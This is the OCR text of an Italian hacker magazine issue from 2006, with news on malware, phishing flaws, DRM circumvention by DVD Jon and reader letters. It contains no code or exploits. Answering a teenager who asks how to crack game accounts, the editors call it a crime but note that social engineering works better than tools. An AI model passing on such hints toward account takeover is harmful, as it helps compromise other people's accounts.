TUTTO QUELLO CHE GLI ALTRI NON OSANO DIRTI
NO PUBBLICITÀ
SOLO INFORMAZIONE E ARTICOLI
2 €
n.114
www.hackerjournal.it
HACKER JOURNAL
Mp3 liberi
DVD Jon toglie le PROTEZIONI alla MUSICA!
ATTACCO AL PENTAGONO
PARLA l'hacke
che ha BEFFATO la DIFESA USA
FURTO DI PRIVACY
Le tecniche di PHISHING per pescare dati e informazioni
UATTORDICINALE ANNO 5 - N°114 - 23 NOVEMBRE/7 DICEMBRE 2006 - TARIFFA R.O.C. - POSTE ITALIANE SPA SPED. IN ABB. POST. D.L. 353/2003 (CONV. IN L. 27.02.2004 N° 46) ART.1, COMMA 1, DCB MILANO - € 2,00 SOLO L'ITALIA

Anno 5 – N.114
23 Novembre/7 Dicembre 2006

Boss: TheGuilty@hackerjournal.it

I Ragazzi della redazione europea:
Christian Antonini, Bismark.it, Gualtiero Tronconi,Edoardo Bracaglia, One4Bus, Barg the Gnoll, Amedeu Bruguès, Silvio De Pecher, Contents by MDR

Service: Cometa s.a.s.

Assistant Art Director: Davide "Fo" Colombo
DTP: Marco Colombo Giardinelli
Copertina: Daniele Festa

Publishing company:
Sprea Editori S.p.A.
Via Torino, 51
20063 Cernusco S/N (MI)
Fax +39/02.92.43.22.35

Printing:
Roto 2000

Distributore:
M-DIS Distributore Spa
via Cazzaniga 2 - 20132 Milano
Tel. 02-25821

Direttore Responsabile:
Luca Sprea

Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.

hack·er (hăk'ər)
"Persona che si diverte ad esplorare i dettagli dei sistemi di programmazione e come espandere le loro capacità, a differenza di molti utenti, che preferiscono imparare solamente il minimo necessario."

editoriale

Sangue, sudore e **lacrime**

Winston Churchill, II Guerra Mondiale. Annunciava agli Inglesi che avrebbero vinto contro i nazisti. E spiegava a che prezzo. Per fortuna gli Inglesi l'hanno ascoltato. Non abbiamo più nazisti in giro. A parte qualche deficiente. Ma sono pochi. Se dobbiamo combattere una battaglia, non è per la vita. Ma dobbiamo combatterla. Per la libertà. Per esempio, Telecom Italia. Arrivano in tutte le case. Guardi nel muro e c'è una presa del telefono. Novantanove volte su cento è una presa Telecom. Normale, uno dice. È l'azienda del telefono. Sono i cavi del telefono. Normale un accidente. Telecom aveva un reparto segreto e illegale. Addetto alle intercettazioni. Un numero impensabile ogni anno. Hanno spiato l'impossibile. Giornalisti. Politici. Banchieri. Persone comuni. Non sappiamo quando. Non sappiamo quanto.

Facciamo un articolo su Ethereal e dobbiamo pesarlo con il bilancino. Se l'avvocato dice che può sembrare istigazione a delinquere, dobbiamo dire le stesse cose in altro modo. È un mondo dove imparare a usare un programma diventa crimine informatico. Se lo decide la polizia. O qualche giudice intraprendente. Invece, se ti vogliono mettere il telefono in ascolto, nessun problema. Registrano. Archiviano. Ascoltano. Classificano. Ed è solo la punta dell'iceberg. Da qualche parte, c'è un finanziere che sta sniffando il mio traffico dati. Mica perché è il mio. Perché stavolta tocca a me. Domani toccherà a te. O ti è già toccato ieri. Ci salvano solo due cose. Una è il numero. Siamo in tanti. Stiamo diventando troppi. Impossibile spiare tutti. L'altra sono quegli articoli.

Possiamo difenderci solo se sappiamo qual è la minaccia. Possiamo difenderci solo se siamo in tanti. Tantissimi. Di più. La guerra è già in corso. Questa mattina, all'alba, la polizia ha tirato qualcuno giù dal letto. Un criminale. Ha fatto cose terribili. Si è dimenticato acceso il P2P e ha scaricato una canzone di troppo. Oppure si è dimenticato di attivare il firewall. O vai a sapere. Domattina tireranno già dal letto qualcun altro. E sarà sempre peggio. La nostra difesa è il numero. Se tutti sanno difendersi, nessuno può essere attaccato. Se qualcuno viene attaccato, possiamo contrattaccare. La nostra difesa è sapere. Se sappiamo, non ci possono fregare. Se non sappiamo, ci fregano. Alla fine vinceremo. La battaglia del sapere è quella giusta. Ci saranno vittime. Non esistono guerre indolori. Non esistono nemmeno guerre ignorabili. Se il nemico è lì e ti spia, e ti attacca, puoi solo difenderti. La nostra illusione quotidiana è che ci saranno vittime. Ma tanti lettori di questo stupido giornale si salveranno. Lo stupido giornale si ostina a raccontare cose che altri tacciono. Insiste a voler spiegare come stanno le cose. Quali sono gli strumenti.
Sangue, sudore e lacrime. Ma arriveremo a un mondo senza spioni di Stato.

theguilty@hackerjournal.it


HACKER JOURNAL: INTASATE LE NOSTRE CASELLE

Diteci cosa ne pensate di HJ, siamo tutti raggiungibili via e-mail, tramite lettera o messo a cavallo... Vogliamo sapere se siete contenti, critici, incazzati o qualunque altra cosa! Appena possiamo rispondiamo a tutti, scrivete!

redazione@hackerjournal.it

Attacchi, frodi e furti: ecco il nostro futuro

:: Da IE6 a IE7? Nuovi problemi

Con una rivelazione che non ha sorpreso troppa gente, l'agenzia di sicurezza informatica Secunia ha informato che esiste un nuovo, grave punto debole di Internet Explorer 7. Sebbene non sia ancora conosciuto e non facilmente sfruttabile, potrebbe mettere il computer ospite a rischio di attacchi di phishing.
Il problema sembra trarre origine dalla possibilità di vedersi aprire una finestra di pop-up che, all'interno della sua barra di URL, conterrà un indirizzo mascherato solamente in modo parziale.
Questo indirizzo mascherato presenterà solamente alcune informazioni che possono far credere all'utente che tutto stia funzionando per il verso giusto (soprattutto se compaiono parole "rassicuranti", come per esempio "microsoft.com"). L'effetto che si otterrebbe sarebbe quello di avere una finestra che spalanca le porte al phishing, autorizzata dall'utente perché solo una parte del suo indirizzo (quella visibile) gli dice che va tutto bene, mentre tracce di pericolosità (il resto dell'idirizzo) non sarebbero visibili.
Questo tipo di problema sembra esserci anche per Firefox 2, sebbene in versione ridotta. Con Firefox, infatti, vedremmo visualizzato solo il contenuto della finestra, senza essere tratti in inganno dalla barra degli indirizzi.

▲Dal sito di Secunia (www.secunia.com) è possibile scaricare un font che permette di visualizzare la parte nascosta dell'URL della finestra di phishing.

Secondo alcuni questo tipo di problema non è propriamente tale, ossia non si tratta di un vero e proprio pericolo, ma solamente un modo un po' sottile di utilizzare per scopi disdicevoli una funzione di IE7. Resta il fatto che la presenza di questo "buco", mostra che il browser è tutto tranne che sicuro.

▲ *La volpe rossa spopola, diamole la caccia ma teniamola viva, e adottiamola.*

:: Firefox 2.0 pulisce con un solo click

Dati personali protetti al massimo con l'uso di un solo clic. È uno dei risultati della risposta di Firefox all'aggiornamento di Interne Explorer. Con la versione 2.0, il prodotto Mozilla vuole continuare a dare del filo da torcere al browser Microsoft. La percentuale di utilizzatori di Firefox nel mondo continua a crescere. Siamo ben lontani dall'82 percento di Microsoft IE, ma con un 12 percento di Firefox usati quest'anno dagli utenti del web abbiamo ottenuto un successo di distribuzione veramente notevole, che fa ben sperare.

Link: www.mozilla.it

:: Esperto in frodi a 28 anni

Ha gabbato almeno 120 conti correnti bancari di altrettanti clienti delle maggiori banche Sud Africane. A detta delle agenzie di sicurezza internazionali che si erano messe sulle tracce del frodatore, il sistema era ingegnoso e sofisticato. Uno spyware abilmente distribuito negli Internet Cafè raccoglieva dati sensibili, password, PIN e numeri di conto, per spedirli in un server dell'Estonia.
Le transazioni successive con i dati dei clienti erano poi effettuate usando un cellulare e un servizio dati di Vodacom. Finalmente, dopo mesi di appostamenti digitali e intercettazioni, si è individuato un appartamento di Cape Town da cui partivano le richieste. Un successo internazionale con una morale: non usiamo l'home banking dagli Internet Cafè!

Link: http://business.iafrica.com/news/326342.htm

▲*Internet cafè: usiamoli per tutto, ma non per l'home banking.*


::SpamThru vuole il monopolio

È arrivato SpamThru, il trojan definito amico degli antivirus. Si tratta di un malware che ci infetta in seguito a scambi p2p e il cui compito è quello di inserire il computer che lo ospita all'interno di una botnet. La vera novità è che SpamThru scarica una versione piratata di Kaspersky AntiVirus e con esso... elimina gli altri concorrenti! Insomma, si tratta di un vero e proprio malware geloso del proprio spazio vitale. Ora il fatto che voglia assicurarsi accesso illimitato alle risorse di sistema senza avere tra i piedi altri avversari non è una cosa particolarmente brutta, perché nel momento in cui dovessimo individuarlo sapremo che abbiamo un solo malware con cui fare i conti. Una cosa invece brutta è il fatto che installa un vero e proprio blocco che impedisce l'installazione di aggiornamenti agli antivirus di sistema. Inquietante, vero?

NON SI CANCELLA PIÙ

Salve a tutti, sono un lettore appassionato della Vostra rivista, e sono molto soddisfatto del vostro giornale. Io oltre a congratularmi con voi vi scrivo per chiedervi aiuto. Praticamente, qualche giorno fa, cercavo di installare il programma "ethereal", durante il download fatto da internet si è staccata la corrente, il gruppo di continuità non ha retto e pertanto il download si è interrotto, però sul desktop è apparsa un'icona del programma ethereal-setup-0.99.0.exe che non si vuole cancellare in nessun modo. Come devo fare per cancellare questa icona? Per favore aiutatemi al più presto. grazie

Socrate10

Salute, Socrate10. Grazie per i complimenti. Vediamo un po' di capire come stanno le cose e di darti una risposta che ti possa soddisfare. In realtà c'è un piccolo problema...
Quando Windows s'incaponisce non c'è verso di fargliela capire...
Il nostro suggerimento è di provare dalla modalità provvisoria.
Oppure usa questo: http://ccollomb.free.fr/unlocker/index.htm.
Così dovresti riuscirci.

▲ *Per i file che non si cancellano, ci vuole una gomma speciale.*

Scaldarsi il caffè con Usb

Mi chiedevo: ma come fanno a funzionare i riscaldatori di caffè che si attaccano alla Usb? Non si preleva troppa corrente rischiando di bruciare tutto?

Costantino

Caro Costantino, la domanda che ti fai è più che giustificata, ma per fortuna l'interfaccia Usb è più intelligente del previsto. Infatti anche l'alimentazione sulla presa Usb è regolata dai chip che governano l'interfaccia. Quindi i casi sono due: o la periferica è intelligente, e allora usa dell'handshacking via Usb per regolare la quantità di corrente che le serve, oppure è solamente un assorbitore di corrente, che succhia fin che può. Ma i chip dietro ad esso gli danno solamente un massimo di 500 mA o meno, se contemporaneamente colleghiamo altri dispositivi. Quindi niente paura: alla peggio il caffè sarà un po' meno caldo.

OVERCLOCK DI INTEL CORE 2

Hi! Secondo voi è possibile overclockare i nuovi processori Intel Core 2? Se si, come si fa?

Giorgio

Caro Giorgio, se cerchi su Google trovi tutte le informazioni che ti possono servire. Sono stati fatti esperimenti di ogni tipo. Il primo sistema da adottare è sicuramente settare i parametri della CPU con qualcosa del tipo EasyTune 5 (www.gigabayte.com.tw). Pasticciando un po' con i parametri c'è chi è arrivato ai 533 Ghz di FSB, ovvero la velocità di scambio dati sul Front Side Bus, sul quale scorrono i dati da CPU a memoria, vero collo di bottiglia di ogni scheda madre. Poi c'è il problema del raffreddamento, quando anche la CPU gira più veloce del previsto. Qui alcuni temerari sono arrivati a togliere il case metallico che contiene il chip, tramite una pistola ad aria calda e... pregando di non fondere le saldature interne. Lo scopo è applicare direttamente sul chip altri potenti sistemi di raffreddamento. Roba da ricchi: se si sbaglia qualcosa, buttare la CPU nel cestino significa disfarsi di abbondanti centinaia di euro.

Google maps e posti strani

Ho sfidato un mio amico a trovare posti strani usando le mappe di Google, chi ne trova di più vince. Non è che mi dareste una mano?...

+.+Newhammer+.+

Caro +.+Newhammer+.+, dipende cosa intendete per 'strani' e poi... se li pubblichiamo anche il tuo amico li può trovare!... Comunque eccoti accontentato; prova questi.

- Piattaforme di lancio della Nasa: http://snipurl.com/10adn
- Caccia americani pronti a decollare alla base di Langley: http://snipurl.com/10adx
- ... meglio non saperlo (e non farci il bagno) vicino a San Clemente, in California: http://snipurl.com/10ae9
- Il cratere lasciato da un'esplosione atomica sotterranea, nel Nevada: http://snipurl.com/10aeg
- Ehm... asino chi legge?: http://snipurl.com/10aje

◄ *"Scemo chi legge" ma a livello planetario... Come a scuola.*

CI MANCA LA CARTA?

Ciao! Ho comprato oggi per la prima volta la vostra rivista e devo dire che... mi piace! Ok, non sono un grande intenditore ma me la cavicchio come si dice! Dimenticavo di presentarmi... Omar 31 anni Venezia.
Solo un appunto... i vostri articoli sono molto interessanti, ma qualche volta dovreste approfondire un po' di più...Tipo: parlate della polizia e di come incastrano chi usa i p2p, ma poi quando parlate del programma Mute gli dedicate solo un piccolo riquadro... E quando ne parlate nell'articolo lo fate in modo che sembra un riassunto di un testo più ampio... avete poca carta?
:-) A parte questo... da oggi avete un lettore in più!
Baci e buon lavoro!!!

Omar

▲ Alla fine, anche le copie di Hacker Journal finiscono così. Non sprechiamo la carta!

Piacere di conoscerti Omar 31 anni Venezia! :)
Beh, non è che un articolo di due pagine possa dire sempre tutto. La carta? Sì, quella manca sul serio. Perché non stiamo scrivendo dei libri, ma degli articoli... :) I riquadri sono fatti apposta per dare spunti ulteriori all'argomento principale dell'articolo. Poi non tutti gli articoli possono essere troppo approfonditi. Una volta si parla di un problema in generale, un'altra volta lo si approfondisce fino ai trucchi più segreti di un codice nascosto. È così, anche per bilanciare e rendere gradevole la lettura a chi si avvicina per la prima volta e a chi invece è già un super-genio navigato... Continuando a seguirci ogni argomento viene approfondito, prima o poi!
Grazie comunque, degli 'appunti' così ci fanno solo bene e ci aiutano a capire ogni vostro desiderio.

Bruciamo... Windows Xp

Uso abitualmente Windows XP ma non riesco a trovare la funzione che mi permetta di creare un CD bootable, o comunque di creare un CD da un'immagine .iso. Non posso credere che non sia possibile, anche perché ho visto dei miei amici che usano MacOSX che lo fanno. Voi sicuramente saprete come fare.
Mi dite qualcosa?

Roberto

Caro Roberto, invece quello che dici tu, ci risulta che sia possibile.
Ossia, è possibile che Windows non lo permetta e che, invece, il sistema di MacOSX lo faccia.
È certamente una delle (tante) pecche di Windows e non c'è nulla da fare, dobbiamo usare un programma apposito, come Nero o altri.

CRICK, CROCK, CRACK!

Ciao, sono alexkingdom e ho 16 anni (li ho appena compiuti), vorrei chiederti una cosa. Io volevo craccare degli account in un gioco online, non per fare qualcosa di male, anzi, non mi interessa nemmeno conservarmi password o altri dati, ma vorrei specialmente provare a farlo per conoscenza, e anche per controllare alcune cose che i moderatori non fanno, come ad esempio gente che fa bug e chi li denuncia non riceve nemmeno una risposta.
Mi potete consigliare qualche programma già pronto, o qualche metodo per crearne uno?

Alex

Craccare un gioco online è un reato e ti sconsigliamo vivamente di procedere in questo senso. Ti diciamo solo che l'ingegneria sociale, in casi come questo, è molto più efficace di un programma pronto (che non esiste; bisogna tenere conto di come è fatto quel programma specifico).
Tieni d'occhio la rivista, comunque, perché un pezzo per volta compare tutto quello che ti serve per approfondire le tue conoscenze, se ne vuoi fare buon uso.

▲ Craccare è reato, come scassinare.

FIREFOX È IL PIÙ RICCO

Nella guerra dei browser tra Internet Explorer 7 e Firefox 2 il programma di Mozilla Foundation ha diverse frecce al suo arco: gli add-on. Basta visitare la pagina https://addons.mozilla.org/firefox/recommended/ per trovare i principali, raccomandati dagli stessi autori del browser del momento. Ce n'è per tutti: ChatZilla è un client IRC, FireFTP permette di gestire con facilità i trasferimenti di file via FTP, FireBug ci fa scoprire i segreti del funzionamento di una pagina web, Adblock Plus blocca selettivamente le pubblicità fastidiose. Ed è solo l'inizio: sulla pagina segnalata ce ne sono una ventina, ma è facile prevedere che presto aumenteranno a dismisura.

CIAO CIAO, MICROSOFT

Se ne parlava da tempo, ma adesso la notizia è ufficiale: il comune di Monaco di Baviera lascia Windows, Office e quasi tutto quanto è targato Microsoft per passare a Linux. La notizia aveva fatto scalpore quasi tre anni fa: Steve Ballmer era addirittura volato in Baviera con in tasca un'offerta speciale per gli amministratori tedeschi (si parlava di uno sconto del 90%), che però non ne avevano voluto sapere.
Adesso però ci siamo: per quattordicimila computer del Comune di Monaco è iniziata la sostituzione dei sistemi operativi: si passerà da Windows a Linux (la soluzione scelta prevede Debian GNU/Linux 3.1, interfaccia utente KDE 3.5) assieme a pacchetti di Microsoft Office con OpenOffice 2. Ci vorrà un po' di tempo per sostituire tutto, ma è un bel l'inizio! La cosa davvero interessante di questa iniziativa è che costituirà un vero e proprio precedente: speriamo che venga presto preso ad esempio da altri, magari e soprattutto da noi.

▲ *Prosit per Linux!*

CHE NOZZE!

Con l'obbiettivo di avere una collaborazione molto forte e ricca di doni, Windows e SUSE Linux stanno per dare il via a uno sviluppo congiunto per la creazione di nuove soluzioni di interoperabilità tra le piattaforme di Microsoft e quella di Novell. Siamo forse di fronte a una vera svolta nella storia del colosso di Redmond: dopo la decisione di lasciare la Cina comunista, ora si aprono ai nemici. Cosa ci riserva il futuro? Il lupo sta forse cambiano il vizio oltre al pelo? L'accordo sarà valido fino al 2012 e prevede anche lo scambio dei brevetti necessari allo scambio tecnologico... Di sicuro tornerà a vantaggio di Novell!

WIKIPEDIA FA SHOPPING

Uno shopping molto particolare, quello di Wikipedia: Jimmy Wales, uno dei fondatori dell'enciclopedia libera, ha recentemente annunciato che potrebbe avere a disposizione cento milioni di dollari e che gli piacerebbe poterli usare per acquistare i diritti di opere protette da copyright, in modo da poterle pubblicare integralmente e renderle così accessibili a tutti. Tra le opere papabili Wales cita archivi fotografici, libri, archivi

HOT NEWS

TUTTI PRONTI PER SCRYBE

Questo è decisamente il periodo delle applicazioni online: l'ultima nata è Scrybe, la cui beta dovrebbe essere disponibile proprio in questi giorni. Si tratta di un organizer, che permette di registrare e ordinare calendario, bookmark, appunti e altro ancora. La cosa veramente interessante è che si potrà lavorare anche offline: la sincronizzazione avverrà alla prima occasione possibile. Per saperne di più la pagina da consultare è http://www.iscrybe.com, che offre la possibilità di registrarsi per una beta e di vedere un filmato che spiega le funzionalità di Scrybe.

ADDIO A 30MILA VIDEO

YouTube, il sito recentemente acquistato da Google, ha rimosso dai suoi server circa trentamila filmati a causa di una richiesta da parte della società giapponese degli autori ed editori, l'equivalente nipponico della Siae. Pare infatti che quei video fossero stati inseriti sul sito infrangendo le leggi sul copyright. YouTube ha prontamente eseguito.

BLOGGER CINESI A RISCHIO PRIVACY


La notizia sta girando in rete da un po': pare che i blogger cinesi non potranno più conservare l'anonimato, ma dovranno fornire un vero nome per poter scrivere online. La ISC (Internet Society of China) sta facendo i salti mortali per evitare la riprovazione mondiale, affermando che in realtà non è stata ancora presa alcuna decisione, ma che questa modifica al sistema è inevitabile per lo sviluppo dei suoi blogger. Che cosa significhi non è molto chiaro, anche se gli oltre 17 milioni di blogger cinesi forse lo sanno, purtroppo per loro. Gli ultimi aggiornamenti, in inglese, si possono leggere sul sito dell'agenzia informativa cinese Xinhua, all'indirizzo http://snipurl.com/10d8f.

Attacco al sito dei giornalisti

Il sito dell'Ordine dei Giornalisti (www.odg.it) è stato bloccato per alcune ore domenica 22 ottobre, a causa di un attacco da parte di un'organizzazione che si è definita "Guard of Turkey and Islam". La homepage è stata sostituita da un messaggio che accusava la Francia per le sue responsabilità nel genocidio degli algerini. Va detto che l'attacco non è stato particolarmente grave e che già dopo poche ore era tutto risolto.

di giornali. Il messaggio, che ha ricevuto parecchie risposte e che si può leggere all'indirizzo http://snipurl.com/10al3, lascia aperte molte speranze. Ne riparliamo tra qualche mese.

LE VITTIME DI HAXDOOR

Secondo la polizia inglese, sono almeno 8.500 le vittime di furto di dati sensibili e password dai loro computer. Il furto è stato reso possibile da un programma chiamato Haxdoor, in grado di raccogliere le password registrate su un computer, trasmetterle a un indirizzo di posta elettronica e poi disabilitare il firewall della macchina attaccata. Ovviamente i computer infettati non erano protetti con software antivirus e patch di protezione. Il programma, come avviene spesso, si trasmette con allegati a messaggi e-mail o anche di chat. Maggiori dettagli si trovano sulla pagina http://snipurl.com/10d9g.

Attacco a tempo di MUSICA

Anche la musica è vittima delle lotte tra grandi aziende: tra virus nell'iPod e protezioni bucate è quasi guerra!

:: l'iPod con il virus dentro

l'iPod lo fa Apple. Apple fa Mac OS X e questo è sicuro. I virus li prende Windows. Windows lo fa Microsoft. È Microsoft che dovrebbe avere i virus. Allora, perché sono girati iPod con dentro virus?

Eppure è successo. Un piccolo quantitativo di iPod ha lasciato la fabbrica con dentro un regalino imprevisto: un virus neanche tanto nuovo chiamato RavMonE.exe. Apple ha emesso un comunicato in cui rimproverava Microsoft di non essere abbastanza efficace contro i virus.

Allora Microsoft ha rimproverato Apple di avere un controllo scarso sulla qualità degli iPod. Sembravano Stanlio e Ollio. Mentre le due grandi aziende litigavano come a una riunione di condominio, giravano iPod con i virus, alla faccia dei clienti. Pericolosi solo se collegti a un PC Windows, questo sì.

:: DVD Jon non lo ferma nessuno

Jon Lech Johansen è il nostro idolo. Aveva solo 17 anni quando si è accorto che con il suo computer Linux non poteva guardarsi i DVD regolarmente comprati dalla sua famiglia. E ha fatto una cosuccia: ha scritto DeCSS e ha risolto il problema. È stato chiamato in tribunale per avere violato la legge e le accuse sono cadute per due volte. D'altro canto, che legge si viola guardandosi un DVD su Linux? Da lì in poi, per tutti, è stato DVD Jon.

▲*DVD Jon: così piccolo, già hacker...!*

Oggi DVD Jon (www.nanocrew.net/) ha 22 anni e ne ha fatta un'altra delle sue. Ha preso FairPlay, il DRM di Apple, e ne ha fatto il reverse engineering. Senza toccare il software originale, ha scritto un altro software, originale, che si comporta nello stesso modo e può decifrare la protezione musicale dell'iTunes Store. Insomma, si tratta di un'operazione per tutti, no? E perché solo Apple deve fare i soldi in quel modo? DVD

APPLE VS MICROSOFT

"Siamo irritati perché Windows non è rigoroso contro virus di questo tipo e siamo ancora più irritati per non essercene accorti prima"
(tratto da un comunicato stampa Apple)


SE C'E' IL VIRUS NELL'IPOD

RavMonE.exe è un worm scritto in Python e convertito in eseguibile Windows con il tool Py2exe (http://www.py2exe.org/). È banalotto (ma oltre a copiarsi sui dischi apre anche una backdoor sui sistemi infettati) e praticamente qualsiasi antivirus aggiornato lo intercetta e lo elimina. Al limite, basta scaricare uno dei tanti antivirus per Windows in prova gratuita per trenta giorni e sbrigare il lavoro. Una buona dose di informazioni sul virus si può trovare per esempio su http://snipurl.com/10h1a. la pagina Apple di supporto sta a http://snipurl.com/10h35.

Jon ha avuto un'idea. Ha fondato un'azienda, chiamata DoubleTwist Ventures (http://doubletwistventures.com/). E adesso venderà il suo software alle aziende disposte ad acquistarne la licenza.
Apple non ha ancora parlato, né si è ancora mossa. L'algoritmo di FairPlay è di pubblico dominio; è difficile stabilire se ci siano basi legali per accusarlo di qualcosa. Se non fa niente, e se Jon porta avanti la sua iniziativa, succederà che il monopolio Apple potrebbe crollare.
Attualmente, una canzone comprata da iTunes Store può essere ascoltata solo su iPod (può essere masterizzata come MP3 su un CD e lì viene sottratta alla protezione, ma è un'altra questione). Sempre attualmente, una canzone comprata su un altro store musicale e protetta con un altro DRM non funziona su un iPod.
Un'azienda che acquistasse il software di DVD Jon potrebbe fare due cose: creare lettori di musica che possono riprodurre canzoni protette comprate su iTunes Music Store; oppure vendere canzoni protette che possono essere eseguite su un iPod.
La cosa interessante e allo stesso tempo paradossale di questa situazione, è che in pratica, per riuscire a mettere finire al monopolio di Apple, il software di DVD Jon riveste le canzoni di un guscio di codice. Questo strato di codifica aggiuntiva, a sua volta, è un vero e proprio DRM! Solo che questa volta il DRM permetterebbe di ascoltare i brani dovunque, da qualsiasi negozio online li si compri, senza rispettare più i limiti concepiti a livello originario.
Sarebbe un passo intelligente. Forse è per questo che ci vuole tanta fatica a farlo capire a tutti.
Intanto facciamo gli auguri a DVD Jon. Prima di lui ci aveva provato RealNetworks, ma facendo fiasco a causa dei cambiamenti apportati a FairPlay da Apple.
La sua idea si sta dimostrando semplice ma estremamente efficace.

◄ *Jon Lech Johansen, oggi.*

:: Nessuno è al sicuro

